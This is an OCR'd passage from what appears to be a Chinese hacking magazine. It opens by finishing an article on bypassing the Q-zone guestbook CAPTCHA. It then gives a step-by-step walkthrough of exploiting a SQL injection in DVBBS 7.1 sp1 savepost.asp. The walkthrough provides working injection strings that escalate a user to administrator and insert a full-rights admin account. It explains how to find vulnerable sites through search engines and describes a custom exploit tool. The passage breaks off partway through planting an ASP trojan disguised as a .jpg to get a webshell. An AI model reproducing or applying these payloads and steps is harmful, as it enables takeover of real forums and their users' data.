


图6

6. 留言成功后马上用系统正常生成的认证码留言还是会出现认证码错误的提示，原因其实很简单，因为Q-zone页面流程默认是回复成功后先刷新“发表留言”的表单部分的认证码图片，接着再刷新留言部分的认证码图片，这个时候session会话值当然就还不是客户端看到的认证码值了。如果还想继续留言的话，请按照下面的说明来做：我们直接点击添加的认证码图片，就可以腾出一个新的窗口来显示认证码图片，我们可以看到生成的是“FYWN（或你所看到的认证码）”，根据我在前面讲到的内容可以知道，这个“FYWN”字符就是最后的那个session会话值。你用这个值去留言，系统绝对不会出现“认证码错误”的提示。成功留言后，还想继续留言的话，那你就得继续刷新图7标2处的地址所在的IE窗口（图7的标3处），并且只能通过回车（先把鼠标移动到地址栏处，使得选中全部的网址，再回车）的形式，不能通过点击IE窗口的“刷新”按钮的形式，否则还是会出现认证码错误的提示。


图7

总结： 通过上面的测试我们得知：事实上Q-zone留言部分通过读取远程的XML数据文件显示留言内容在客户端的时候，也在客户端生成了一个session会话值，只不过这时候的session会话值不是在客户端看到的图片显示的那四个字符，而是另外的一个session会话值，并且这个session会话值就是“vzx4”（由上面的3、4、5步骤可知），我们获取这个session会话值只是通过一点小动作就可以轻松得到。

我还发现这样一个有趣的东西，当我们成功留言后，我们添加的认证码图片跟着发生变化，但是关联认证码图片的网址却没有发生变化。比如之前认证码图片的网址是http://verify.qq.com/getimage?0.0697777411319187，当我们成功留言之后，Q-zone页面流程会自动刷新留言部分使得认证码图片发生了变化，

但是认证码图片的网址却还是 http://verify.qq.com/getimage?0.0697777411319187，没有发生变化。因此假如我们已经打开了 http://verify.qq.com/getimage?0.0697777411319187 这个连接窗口时候，我们就可以不用像上面第 6 个步骤那样再点击我们添加的认证码图片，通过腾出一个新窗口来显示认证码图片这种途径来获取真实的认证码，而只要在已打开的 http://verify.qq.com/getimage?0.0697777411319187 这个窗口回车（回车方式同上），也可以轻松获取真实的认证码。

文小编语：小小的验证码，看似简单，却包含了许多复杂的技术，其实网络安全里涉及到的每一种知识，都是有许多研究价值的。相比较来说，入侵或黑掉一个网站，也许应该算是其中比较简单的一项了。

将“洞”网坚持到底



文章难易度：★★★★
文章阅读点：最新 DVBBS7.1 sp1 savepost.asp 漏洞简单分析及漏洞专用工具的使用

——DVBBS7.1 savepost.asp 漏洞详解

zj1244（曾佳）

夏天来了，天气热了，安全界也越来越热闹了，这不，传说中的“洞网”被 boke.asp 注入漏洞纠缠的阴影还没消失，新的噩梦又出现了。5 月 10 日网上公布了 DVBBS7.1 sp1 的 savepost.asp 存在漏洞的消息，经过简单的搜索和对比补丁文件，我们可以确定问题出在 Buy_UserList 变量上。

在第 143 行找到相关代码如下：

```
If Buy_UserList<>"" Then Buy_UserList = Replace(Replace(Replace(Buy_UserList,"|||",""),"@@@",""),"$PayMoney","")
    ToolsBuyUser = "0@@@"&Buy_Orders&"@@@"&Buy_VIPType&"@@@"&Buy_UserList&"|||$PayMoney|||"
```

我们可以发现，Buy_UserList 仅仅是将“|||”和“@@@”替换为空就放到了变量 ToolsBuyUser 里，但在这里我们没有看到任何有关 ToolsBuyUser 操作的 SQL 语句。不要急，我们通过搜索“ToolsBuyUser”很快便找到了答案：

```
Public Sub Insert_To_Announce()
    '插入回复表
    DIM UbblistBody
    UbblistBody = Content
    UbblistBody = Ubblist(Content)
    SQL="insert into "&TotalUseTable&"(Boardid,ParentID,username,topic,body,DateAndTime,length,RootID,layer,orders,ip,Expression,locktopic,signflag,emailflag,isbest,PostUserID,isupload,IsAudit,Ubblist,GetMoney,UseTools,PostBuyUser,GetMoneyType) values ("&Dvbbs.boardid&","&ParentID&",'"&username&"','"&topic&"','"&Content&"','"&DateTimeStr&"','"&Dvbbs.strlength(Content)&"',"&RootID&","&ilayer&","&iorders&",'"&Dvbbs.UserTrueIP&"','"&Expression(1)&"',"&locktopic&","&signflag&","&mailflag&",0,"&Dvbbs.userid&","&ihaveupfile&","&IsAudit&",'"&UbblistBody&"',"&ToMoney&",'"&UseTools&"','"&ToolsBuyUser&"',"&GetMoneyType&")"
    Dvbbs.Execute(sql)
```

我们回过头看看整个漏洞的形成：首先是 Buy_UserList 里的内容过滤不严就放到了 ToolsBuyUser，然后在 ToolsBuyUser 也没有进行任何过滤就放到了 SQL 语句里。其中的 Buy_UserList 对应的是金币购买贴里的可购买名单限制。

知道了漏洞形成的原因，利用方法也就相应的出来了。方法很简单，我们先在 baidu 或 google 上搜索“Powered By Dvbbs Version 7.1.0 Sp1”可以找到很多的目标，但是漏洞只影响 SQL 版的（ps：现在的动网不象以前可以通过后台登录页面来查看是否是 SQL 版，我们后面会有提到现在可用的判断方法）。注册一个用户，选择发表新的帖子，在发新帖子的时候我们注意了：在“论坛金币帖设置”里选择“论坛交易贴设置”，然后在“可购买用户名单限制：”里填入：$PayMoney|||',3);update [dv_user] set usergroupid=1 where username='zj1244';--（图 1），这句话里的“$PayMoney|||',3)”只是为了和原来的 SQL 语句匹配，让它不会出错。后半段的那句才是我们要注入的语句，意思是把 dv_user 表里的用户名为 zj1244 的 usergroupid 值改为 1，也就是把 zj1244 提升为前台管理员。




图 1

好了，保存帖子成功，没有出现错误就说明我们已经成功一半了（图 2）。如果出现如下错误：

```
Microsoft JET Database Engine 错误 '80040e14'
在 SQL 语句结尾之后找到字符。
/DVBBS/inc/Dv_ClsMain.asp，行 1334
```

就说明这个论坛是 ACCESS 的（因为 ACCESS 不支持“;--”做注释），接下来我们重新登录看看是否已经被提升为前台管理员，呵呵，看到“管理”选项了吧！看来这个论坛确实存在这个漏洞（图 3）。




图 2




图 3

现在，我们将注入的语句换为：insert into [dv_admin]([username],[password],[flag],[adduser]) values('zj1244','cd2e8817d3e73b09','1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36','zj1244')，就往后台添加了一个拥有所有权限的管理员帐号（登录用户名为 zj1244，其中 cd2e8817d3e73b09 是登录密码 789456123 的 MD5 散列）。

可能会有朋友要问：如果每注入一个语句就要发一个贴，那不是很麻烦吗？如果是手动注入确实麻烦，本人也是个懒人，所以便做了个工具出来方便大家（图4）。




图4

先在“地址”里填写论坛任意版面的地址，如http://xxx.com/index.asp?boardid=26（注意，这里如果仅仅写为http://xxx.com/bbs/的话，一会儿点击“发送”按钮时程序是会出错的），单击“浏览及获得cookie”，然后单击“获取cookie”按钮，工具就会自动连接到论坛了，这时候，不管有没有cookie，我们都要自己在工具里的登录页面再登录一次，否则工具抓到的cookies也会出错（职业欠钱：俺就犯过这个错误，当时还百思不得其解呢！），然后在“当前用户”里填入当前登录论坛的用户名，比如这里用zj1244登录的话，就填入zj1244。接下来，选择相应的操作，比如将“指定用户提升为前台管理员”，填入zj1244，单击“发送”按钮。提示可能成功了（这个时候大家不要心急着用IE验证是否成功，否则等下我们进行别的操作的时候又需要在工具里再次登录获取新的cookies），如图5。




图5

接下来我们把用户提升为后台管理员，操作选项选“提升指定用户为后台管理员”，填入指定用户zj1244及其密码，单击发送。接下来我们可以在IE里重新登录来验证是否成功了。

试着登录后台，和我们预期想的一样——成功登录（图6），最后就是如何获得webshell了，获得webshll的方法有差异备份和恢复数据库，我们选择后者，因为比较简单^_^。

先把asp木马保存为.jpg格式，然后利用论坛的上传功能上传到论坛里（ps：没有开上传的就帮他开），记住上传后的相对路径，我这里的是“UploadFile/2006-5/200651411241928532.jpg”

